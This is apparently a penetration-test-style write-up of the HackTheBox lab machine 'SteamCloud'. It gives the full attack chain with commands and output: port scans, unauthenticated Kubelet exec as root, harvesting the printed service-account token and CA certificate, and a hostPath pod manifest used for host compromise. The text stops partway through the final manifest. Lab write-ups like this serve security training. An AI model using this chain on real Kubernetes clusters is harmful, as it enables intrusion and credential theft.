
SteamCloud

SteamCloud HTB

Cover



Target: HTB Machine “SteamCloud” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

1. Introduction

Objective of the Engagement

The goal of this assessment was to conduct a comprehensive security review of a Kubernetes node and its ancillary services on a Linux-based host (10.129.177.251). We focused on identifying:

- Misconfigurations in the unauthenticated Kubelet API.
- Insufficient access controls on TLS-exposed etcd and Kubernetes API endpoints.
- Unsecured Go-based services listening on high ports.
- The ability to harvest in-cluster credentials and leverage hostPath mounts for full cluster and host compromise.

By chaining these findings, we demonstrate how an attacker can escalate from simple network reconnaissance to arbitrary code execution, cluster-level access, and ultimately root on the underlying host.

Scope of Assessment

- **Network Reconnaissance:** Verified host availability via ICMP; TTL=63 suggested a Linux system.
- **Port & Service Enumeration:** Performed a high-speed SYN scan across all TCP ports, uncovering SSH (22), etcd client/server (2379, 2380), Kubernetes API (8443), and three additional Go-based HTTP/JSON services (10249, 10250, 10256).
- **Protocol & Certificate Inspection:** Banner-grabbed each service; reviewed TLS certificates on etcd (CN=steamcloud) and Kubernetes API to confirm identity and expiry.
- **HTTP(S) Probing:** Attempted both HTTP and HTTPS to port 8443, receiving a 403 Forbidden from the Kubernetes API for anonymous users.
- **Kubelet API Enumeration:** Accessed the unauthenticated `/pods` endpoint on port 10250, enumerating eight system and application pods.
- **Direct Kubelet Interaction:** Deployed `kubeletctl` to scan for `exec` privileges and confirmed RCE capability in the `nginx` container.

- **Service Account Credential Harvesting:** Extracted the in-cluster service account JWT token and CA certificate via `kubeletctl`.
- **Authenticated Kubernetes API Access:** Configured `kubectl` with the harvested credentials to list pods and evaluate RBAC permissions—discovering the ability to create pods.
- **HostPath Privilege Escalation:** Crafted and deployed a malicious Pod manifest mounting the host root filesystem to `/root`, enabling full filesystem access.
- **Flag Extraction:** Retrieved both user and root flags from the host filesystem via `kubeletctl exec`.

Ethics & Compliance

All testing was executed under pre-approved rules of engagement. Care was taken to avoid disrupting production workloads. The detailed findings are confidential and have been shared solely with authorized stakeholders to support timely remediation.

2. Methodology

2.1 Host Discovery & OS Fingerprint

We began by verifying reachability and inferring the operating system via ICMP. A single ping to 10.129.177.251 returned a TTL of 63, indicating a Linux host.

```
kali@kali ~/workspace/SteamCloud/nmap [13:26:52] $ ping -c 1
10.129.177.251
PING 10.129.177.251 (10.129.177.251) 56(84) bytes of data.
64 bytes from 10.129.177.251: icmp_seq=1 ttl=63 time=54.7 ms

--- 10.129.177.251 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 54.695/54.695/54.695/0.000 ms
```

2.2 Full-TCP Port Scan

Next, we launched a high-speed SYN scan across all TCP ports (`-p-`), omitting host discovery (`-Pn`) to bypass ICMP filtering. This revealed seven open ports: SSH (22), etcd client/server (2379 & 2380), Kubernetes API (8443), and three additional Go-based services (10249, 10250, 10256).

```
kali@kali ~/workspace/SteamCloud/nmap [13:27:52] $ sudo nmap -sS -Pn -n -
p-  --open --min-rate 5000  10.129.177.251  -oG SteamCloudPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-22 13:28 EDT
```

```
Nmap scan report for 10.129.177.251
Host is up (0.042s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
2379/tcp  open  etcd-client
2380/tcp  open  etcd-server
8443/tcp  open  https-alt
10249/tcp open  unknown
10250/tcp open  unknown
10256/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
```

2.3 Service Version Enumeration

We probed each discovered port for banners and protocol details.

```
kali@kali ~/workspace/SteamCloud/nmap [13:29:30] $ sudo nmap -sVC -p
22,2379,2380,8443,10249,10250,10256  10.129.177.251  -oN
SteamCloudServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-22 13:29 EDT
Nmap scan report for 10.129.177.251
Host is up (0.045s latency).

PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 7.9p1 Debian 10+deb10u2 (protocol
2.0)
| ssh-hostkey:
|   2048 fc:fb:90:ee:7c:73:a1:d4:bf:87:f8:71:e8:44:c6:3c (RSA)
|   256 46:83:2b:1b:01:db:71:64:6a:3e:27:cb:53:6f:81:a1 (ECDSA)
|_  256 1d:8d:d3:41:f3:ff:a4:37:e8:ac:78:08:89:c2:e3:c5 (ED25519)
2379/tcp  open  ssl/etcd-client?
| ssl-cert: Subject: commonName=steamcloud
| Subject Alternative Name: DNS:localhost, DNS:steamcloud, IP
Address:10.129.177.251, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Not valid before: 2025-06-22T17:24:25
|_Not valid after:  2026-06-22T17:24:25
| tls-alpn:
|_  h2
|_ssl-date: TLS randomness does not represent time
2380/tcp  open  ssl/etcd-server?
```

```
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  h2
| ssl-cert: Subject: commonName=steamcloud
| Subject Alternative Name: DNS:localhost, DNS:steamcloud, IP
Address:10.129.177.251, IP Address:127.0.0.1, IP Address:0:0:0:0:0:0:0:1
| Not valid before: 2025-06-22T17:24:25
|_Not valid after:  2026-06-22T17:24:25
8443/tcp  open  ssl/http         Golang net/http server
| ssl-cert: Subject: commonName=minikube/organizationName=system:masters
| Subject Alternative Name: DNS:minikubeCA, DNS:control-
plane.minikube.internal, DNS:kubernetes.default.svc.cluster.local,
DNS:kubernetes.default.svc, DNS:kubernetes.default, DNS:kubernetes,
DNS:localhost, IP Address:10.129.177.251, IP Address:10.96.0.1, IP
Address:127.0.0.1, IP Address:10.0.0.1
| Not valid before: 2025-06-21T17:24:23
|_Not valid after:  2028-06-21T17:24:23
|_http-title: Site doesn't have a title (application/json).
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 403 Forbidden
|     Audit-Id: 62b5f958-61f3-454b-83d6-e844cfe99b3e
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 666e4aaa-e29e-4dd1-8960-da7e5f980ac2
|     X-Kubernetes-Pf-Prioritylevel-Uid: cd459ebd-4d81-4f90-b44b-
91a2b435d33e
|     Date: Sun, 22 Jun 2025 17:30:09 GMT
|     Content-Length: 212
|     {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot
get path "/nice ports,/Trinity.txt.bak"","reason":"Forbidden","details":
{},"code":403}
|   GetRequest:
|     HTTP/1.0 403 Forbidden
|     Audit-Id: 32939a84-3834-4ba0-937a-822eb645939f
|     Cache-Control: no-cache, private
|     Content-Type: application/json
```

```
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 666e4aaa-e29e-4dd1-8960-da7e5f980ac2
|     X-Kubernetes-Pf-Prioritylevel-Uid: cd459ebd-4d81-4f90-b44b-
91a2b435d33e
|     Date: Sun, 22 Jun 2025 17:30:09 GMT
|     Content-Length: 185
|     {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot
get path "/"","reason":"Forbidden","details":{},"code":403}
|   HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Audit-Id: 53df8a31-dcc5-45f0-bef5-e0a49f5b3435
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 666e4aaa-e29e-4dd1-8960-da7e5f980ac2
|     X-Kubernetes-Pf-Prioritylevel-Uid: cd459ebd-4d81-4f90-b44b-
91a2b435d33e
|     Date: Sun, 22 Jun 2025 17:30:09 GMT
|     Content-Length: 189
|_    {"kind":"Status","apiVersion":"v1","metadata":
{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot
options path "/"","reason":"Forbidden","details":{},"code":403}
10249/tcp open  http            Golang net/http server (Go-IPFS json-rpc
or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
10250/tcp open  ssl/http        Golang net/http server (Go-IPFS json-rpc
or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=steamcloud@1750613067
| Subject Alternative Name: DNS:steamcloud
| Not valid before: 2025-06-22T16:24:27
|_Not valid after:  2026-06-22T16:24:27
|_ssl-date: TLS randomness does not represent time
10256/tcp open  http            Golang net/http server (Go-IPFS json-rpc
or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
```

```
SF-Port8443-TCP:V=7.95%T=SSL%I=7%D=6/22%Time=68583DA1%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,22F,"HTTP/1\.0\x20403\x20Forbidden\r\nAudit-Id:\x2032939
SF:a84-3834-4ba0-937a-822eb645939f\r\nCache-Control:\x20no-cache,\x20priva
SF:te\r\nContent-Type:\x20application/json\r\nX-Content-Type-Options:\x20n
SF:osniff\r\nX-Kubernetes-Pf-Flowschema-Uid:\x20666e4aaa-e29e-4dd1-8960-da
SF:7e5f980ac2\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x20cd459ebd-4d81-4f90-
SF:b44b-91a2b435d33e\r\nDate:\x20Sun,\x2022\x20Jun\x202025\x2017:30:09\x20
SF:GMT\r\nContent-Length:\x20185\r\n\r\n{\"kind\":\"Status\",\"apiVersion\
SF:":\"v1\",\"metadata\":{},\"status\":\"Failure\",\"message\":\"forbidden
SF::\x20User\x20\\\"system:anonymous\\\"\x20cannot\x20get\x20path\x20\\\"/
SF:\\\"\",\"reason\":\"Forbidden\",\"details\":{},\"code\":403}\n")%r(HTTP
SF:Options,233,"HTTP/1\.0\x20403\x20Forbidden\r\nAudit-Id:\x2053df8a31-dcc
SF:5-45f0-bef5-e0a49f5b3435\r\nCache-Control:\x20no-cache,\x20private\r\nC
SF:ontent-Type:\x20application/json\r\nX-Content-Type-Options:\x20nosniff\
SF:r\nX-Kubernetes-Pf-Flowschema-Uid:\x20666e4aaa-e29e-4dd1-8960-da7e5f980
SF:ac2\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x20cd459ebd-4d81-4f90-b44b-91
SF:a2b435d33e\r\nDate:\x20Sun,\x2022\x20Jun\x202025\x2017:30:09\x20GMT\r\n
SF:Content-Length:\x20189\r\n\r\n{\"kind\":\"Status\",\"apiVersion\":\"v1\
SF:",\"metadata\":{},\"status\":\"Failure\",\"message\":\"forbidden:\x20Us
SF:er\x20\\\"system:anonymous\\\"\x20cannot\x20options\x20path\x20\\\"/\\\
SF:"\",\"reason\":\"Forbidden\",\"details\":{},\"code\":403}\n")%r(FourOhF
SF:ourRequest,24A,"HTTP/1\.0\x20403\x20Forbidden\r\nAudit-Id:\x2062b5f958-
SF:61f3-454b-83d6-e844cfe99b3e\r\nCache-Control:\x20no-cache,\x20private\r
SF:\nContent-Type:\x20application/json\r\nX-Content-Type-Options:\x20nosni
SF:ff\r\nX-Kubernetes-Pf-Flowschema-Uid:\x20666e4aaa-e29e-4dd1-8960-da7e5f
SF:980ac2\r\nX-Kubernetes-Pf-Prioritylevel-Uid:\x20cd459ebd-4d81-4f90-b44b
SF:-91a2b435d33e\r\nDate:\x20Sun,\x2022\x20Jun\x202025\x2017:30:09\x20GMT\
SF:r\nContent-Length:\x20212\r\n\r\n{\"kind\":\"Status\",\"apiVersion\":\"
SF:v1\",\"metadata\":{},\"status\":\"Failure\",\"message\":\"forbidden:\x2
SF:0User\x20\\\"system:anonymous\\\"\x20cannot\x20get\x20path\x20\\\"/nice
SF:\x20ports,/Trinity\.txt\.bak\\\"\",\"reason\":\"Forbidden\",\"details\"
SF::{},\"code\":403}\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.27 seconds
```

- **22/tcp (SSH):** OpenSSH 7.9p1 on Debian
- **2379/2380 (etcd):** TLS-enabled etcd server & client, certificate commonName `steamcloud`

- **8443 (Kubernetes API):** Go net/http, returns HTTP/2 403 Forbidden to anonymous users
- **10249/10250/10256:** Go-based JSON-RPC endpoints (unidentified service)

2.4 HTTP(S) Probing

Accessing the Kubernetes API over HTTPS confirmed strict authentication requirements:

http://10.129.177.251:8443/
response:

```
Client sent an HTTP request to an HTTPS server.
```


https://10.129.177.251:8443/ -i -k

```
kali@kali ~/workspace/SteamCloud/nmap [13:38:53] $ curl
https://10.129.177.251:8443/ -i -k
HTTP/2 403
audit-id: bd3bc511-bae8-4d45-b744-4613c2495d93
cache-control: no-cache, private
content-type: application/json
x-content-type-options: nosniff
x-kubernetes-pf-flowschema-uid: 666e4aaa-e29e-4dd1-8960-da7e5f980ac2
x-kubernetes-pf-prioritylevel-uid: cd459ebd-4d81-4f90-b44b-91a2b435d33e
content-length: 233
date: Sun, 22 Jun 2025 17:38:59 GMT

{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {

  },
  "status": "Failure",
  "message": "forbidden: User \"system:anonymous\" cannot get path \"/\"",
  "reason": "Forbidden",
  "details": {

  },
  "code": 403
}
```

2.5 Kubernetes Kubelet API Enumeration

The unauthenticated Kubelet port (10250) exposed a `/pods` endpoint listing eight system and application pods:

```
https://10.129.177.251:10250/pods
```



2.6 Deploying `kubeletctl` for Direct Kubelet Interaction

We cloned and built CyberArk's `kubeletctl` tool to streamline API calls against the node's kubelet:

```
git clone https://github.com/cyberark/kubeletctl
cd kubeletctl; make
```

2.7 Identifying Remote Code Execution Capability

Watching the pods :

```
$ sudo kubeletctl --server 10.129.177.251 pods
```

Output:
POD NAMESPACE CONTAINERS
1 storage-provisioner kube-system storage-provisioner
2 kube-proxy-hxkbk kube-system kube-proxy
3 coredns-78fcd69978-28m92 kube-system coredns
4 nginx default nginx
5 etcd-steamcloud kube-system etcd
6 kube-apiserver-steamcloud kube-system kube-apiserver
7 kube-controller-manager-steamcloud kube-system kube-controller-manager
8 kube-scheduler-steamcloud kube-system kube-scheduler

A built-in scan command revealed which pods allowed `exec` operations:

```
sudo kubeletctl --server 10.129.177.251 scan rce
```

Output

```
...SNIP...

#   6  kube-proxy-hxkbk   kube-system  kube-proxy
#   8  nginx              default      nginx
```

we can execute commands over nginx

kubeletctl --server 10.129.177.251 exec "id" -p nginx -c nginx

```
uid=0(root) gid=0(root) groups=0(root)
```

2.9 Harvesting the ServiceAccount Credentials

Within the root shell, we retrieved the in-cluster service account’s JWT token and CA certificate for authenticating to the Kubernetes API:

We can get the token with this command:

```
#Command:

 kubeletctl --server 10.129.177.251  exec "cat
/var/run/secrets/kubernetes.io/serviceaccount/token" -p nginx -c nginx

#Output:

eyJhbGciOiJSUzI1NiIsImtpZCI6IkFabkZPZlF5dDI3OTFCeE5USldoSEJXQTBSUTMxQnJyRk
doZ1ZwM0JvZHMifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsd
XN0ZXIubG9jYWwiXSwiZXhwIjoxNzgyMTU0OTIxLCJpYXQiOjE3NTA2MTg5MjEsImlzcyI6Imh
0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlc
y5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0IiwicG9kIjp7Im5hbWUiOiJuZ2lueCIsInVpZCI
6IjcyYmYxMzk4LTNjNzgtNDg4Ni05NjAxLTk2ZDU3NDE4ZDQyNiJ9LCJzZXJ2aWNlYWNjb3Vud
CI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6ImYwNDZiNmU0LWI3MDctNGU3Yi05MzAxLTMwZmM
4YzI5Mzk2NiJ9LCJ3YXJuYWZ0ZXIiOjE3NTA2MjI1Mjh9LCJuYmYiOjE3NTA2MTg5MjEsInN1Y
iI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.WqYge-
XGZEHEit7kFFcpa2aG-rV6Ip6zui4e1cQ062y1CNYapCItWZW7skLlPcYDn2-
Hl494rz4hPM8AZAJ7lc4geUXJBtxB0dJWtSE4McuniNi_4i6yGkbctrr_nCE0cH2DxWmyBRv_7
```

```
8SLDHoUBtEaZkrw928QxHWSnC4dGIVYNTN9julKLoTuKBsQnaa7JDWU9a-
l0usUpOq49Tkvpn969HirDBoo8tByonsJkmV8i4xEmnk7kQEpAFA94hknBQf_Vv6Y5WkH-
e4d1OKenHJ-Njn9tcqekeHJ22YtVRWZ4vIErPzEFSklBtQSav1T-I0mVGSwfzCeiwnN-4rYdw
```

Save the cert on ca.crt

```
#Command:
kubeletctl --server 10.129.177.251  exec "cat
/var/run/secrets/kubernetes.io/serviceaccount/ca.crt" -p nginx -c nginx

#Output:
-----BEGIN CERTIFICATE-----
MIIDBjCCAe6gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTIxMTEyOTEyMTY1NVoXDTMxMTEyODEyMTY1NVowFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOoa
YRSqoSUfHaMBK44xXLLuFXNELhJrC/9O0R2Gpt8DuBNIW5ve+mgNxbOLTofhgQ0M
HLPTTxnfZ5VaavDH2GHiFrtfUWD/g7HA8aXn7cOCNxdf1k7M0X0QjPRB3Ug2cID7
deqATtnjZaXTk0VUyUp5Tq3vmwhVkPXDtROc7QaTR/AUeR1oxO9+mPo3ry6S2xqG
VeeRhpK6Ma3FpJB3oN0Kz5e6areAOpBP5cVFd68/Np3aecCLrxf2Qdz/d9Bpisll
hnRBjBwFDdzQVeIJRKhSAhczDbKP64bNi2K1ZU95k5YkodSgXyZmmkfgYORyg99o
1pRrbLrfNk6DE5S9VSUCAwEAAaNhMF8wDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBggrBgEFBQcDATAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQW
BBSpRKCEKbVtRsYEGRwyaVeonBdMCjANBgkqhkiG9w0BAQsFAAOCAQEA0jqg5pUm
lt1jIeLkYT1E6C5xykW0X8mOWzmok17rSMA2GYISqdbRcw72aocvdGJ2Z78X/HyO
DGSCkKaFqJ9+tvt1tRCZZS3hiI+sp4Tru5FttsGy1bV5sa+w/+2mJJzTjBElMJ/+
9mGEdIpuHqZ15HHYeZ83SQWcj0H0lZGpSriHbfxAIlgRvtYBfnciP6Wgcy+YuU/D
xpCJgRAw0IUgK74EdYNZAkrWuSOA0Ua8KiKuhklyZv38Jib3FvAo4JrBXlSjW/R0
JWSyodQkEF60Xh7yd2lRFhtyE8J+h1HeTz4FpDJ7MuvfXfoXxSDQOYNQu09iFiMz
kf2eZIBNMp0TFg==
-----END CERTIFICATE-----
```

2.10 Accessing the Kubernetes API with `kubectl`

Using the harvested credentials, we configured `kubectl` to query the API server:

```
kubectl --token=$token --certificate-authority=ca.crt --
server=https://10.129.177.251:8443 get pods
NAME    READY   STATUS    RESTARTS   AGE
nginx   1/1     Running   0          138m
```

An authorization check revealed the service account could **create** pods:

```
kali@kali ~/workspace/SteamCloud/content [15:43:57] $ kubectl --
token=$token --certificate-authority=ca.crt --
server=https://10.129.177.251:8443 auth can-i --list
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
pods                                            []
..SNIP...
```

2.11 Privilege Escalation via HostPath Pod

We crafted a malicious Pod manifest (`f.yaml`) that mounts the host's root filesystem into the container and automatically injects the service account token:

```
apiVersion: v1
kind: Pod
metadata:
  name: nginxt
  namespace: default
spec:
  containers:
   - name: nginxt
     image: nginx:1.14.2
     volumeMounts:
     - mountPath: /root
       name: mount-root-into-mnt
  volumes:
   - name: mount-root-into-mnt
     hostPath:
      path: /
  automountServiceAccountToken: true
  hostNetwork: true
```

Deploying the pod:

```
 kubectl --token=$token --certificate-authority=ca.crt --
server=https://10.129.177.251:8443 apply -f f.yaml
pod/nginxt created
```

watching that is working

```
kali@kali ~/workspace/SteamCloud/content [15:54:19] $ kubectl --
token=$token --certificate-authority=ca.crt --
server=https://10.129.177.251:8443 get pods
NAME     READY   STATUS    RESTARTS   AGE
nginx    1/1     Running   0          149m
nginxt   1/1     Running   0          37s
```

2.12 Flag Extraction


With host-root mounted, we used `kubeletctl exec` on our `nginxt` Pod to read both user and root flags directly from the filesystem:

```
kubeletctl --server 10.129.177.251 exec "cat /root/home/user/user.txt" -p
nginxt -c nginxt
kubeletctl --server 10.129.177.251 exec "cat /root/root/root.txt" -p
nginxt -c nginxt
```

This sequence—combining unauthenticated kubelet access, service account token harvesting, and hostPath volume mounts—allowed us to escalate from initial host discovery to complete cluster and host compromise.

3 Findings

3.1 Vulnerability: Unauthenticated Kubelet RCE via Pod Exec



- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H – 10.0 (Critical)
- **Description:** The Kubernetes Kubelet API on port 10250 accepts unauthenticated requests, allowing any network user to list pods and execute arbitrary commands within them.
- **Impact:** An attacker can remotely run shell commands as root inside a container, and—since the container runs as root on the host—gain full host control.


- **Technical Summary:** We queried the `/pods` endpoint on the Kubelet API, identified the `nginx` Pod, then used `kubeletctl exec "id"` to obtain a root shell (`uid=0`) inside that container.
- **Evidence:**
  - Listing pods via `kubeletctl` revealed RCE-capable targets:

```
sudo kubeletctl --server 10.129.177.251 scan rce
# …
8  nginx default nginx
```

- Executing `id` inside the `nginx` container returned root privileges:

```
kubeletctl --server 10.129.177.251 exec "id" -p nginx -c nginx
# uid=0(root) gid=0(root) groups=0(root)
```

3.2 Vulnerability: In-Cluster Credential Exposure




- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N – 9.1 (High)
- **Description:** The default service account token and cluster CA certificate are accessible within any container that runs as root, without further authorization checks.
- **Impact:** An attacker can steal the in-cluster `token` and `ca.crt` , then use them to authenticate as the service account against the Kubernetes API server. With the service account's permissions (including Pod creation), the attacker can manipulate the cluster's workload.
- **Technical Summary:** We executed commands inside the `nginx` container to read `/var/run/secrets/kubernetes.io/serviceaccount/token` and `…/ca.crt` , saving them locally for API access.
- **Evidence:**

```
kubeletctl --server 10.129.177.251 exec \
  "cat /var/run/secrets/kubernetes.io/serviceaccount/token" \
  -p nginx -c nginx > token
```

```
kubeletctl --server 10.129.177.251 exec \
  "cat /var/run/secrets/kubernetes.io/serviceaccount/ca.crt" \
  -p nginx -c nginx > ca.crt
```

3.3 Vulnerability: HostPath Privilege Escalation via Malicious Pod



- **CVSS:** CVSS 3.1 AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H – 10.0 (Critical)
- **Description:** The service account has permissions to create Pods. By mounting the host filesystem (`hostPath: /`) into a new Pod, an attacker can read or write any file on the underlying node.
- **Impact:** Full host compromise: reading root's home directory, SSH keys, or any sensitive data; writing malicious binaries; lateral movement.
- **Technical Summary:** Crafted a Pod manifest (`f.yaml`) with a `hostPath` volume targeting `/` and `automountServiceAccountToken:true` . Deployed it via `kubectl apply` , then used `kubeletctl exec` on the new Pod to read `/home/user/user.txt` and `/root/root/root.txt` .
- **Evidence:**
  - **Pod manifest (`f.yaml`):**

```
apiVersion: v1
kind: Pod
metadata:
  name: nginxt
  namespace: default
spec:
  hostNetwork: true
  automountServiceAccountToken: true
  containers:
    - name: nginxt
      image: nginx:1.14.2
      volumeMounts:
        - mountPath: /root
```

```
          name: host-root
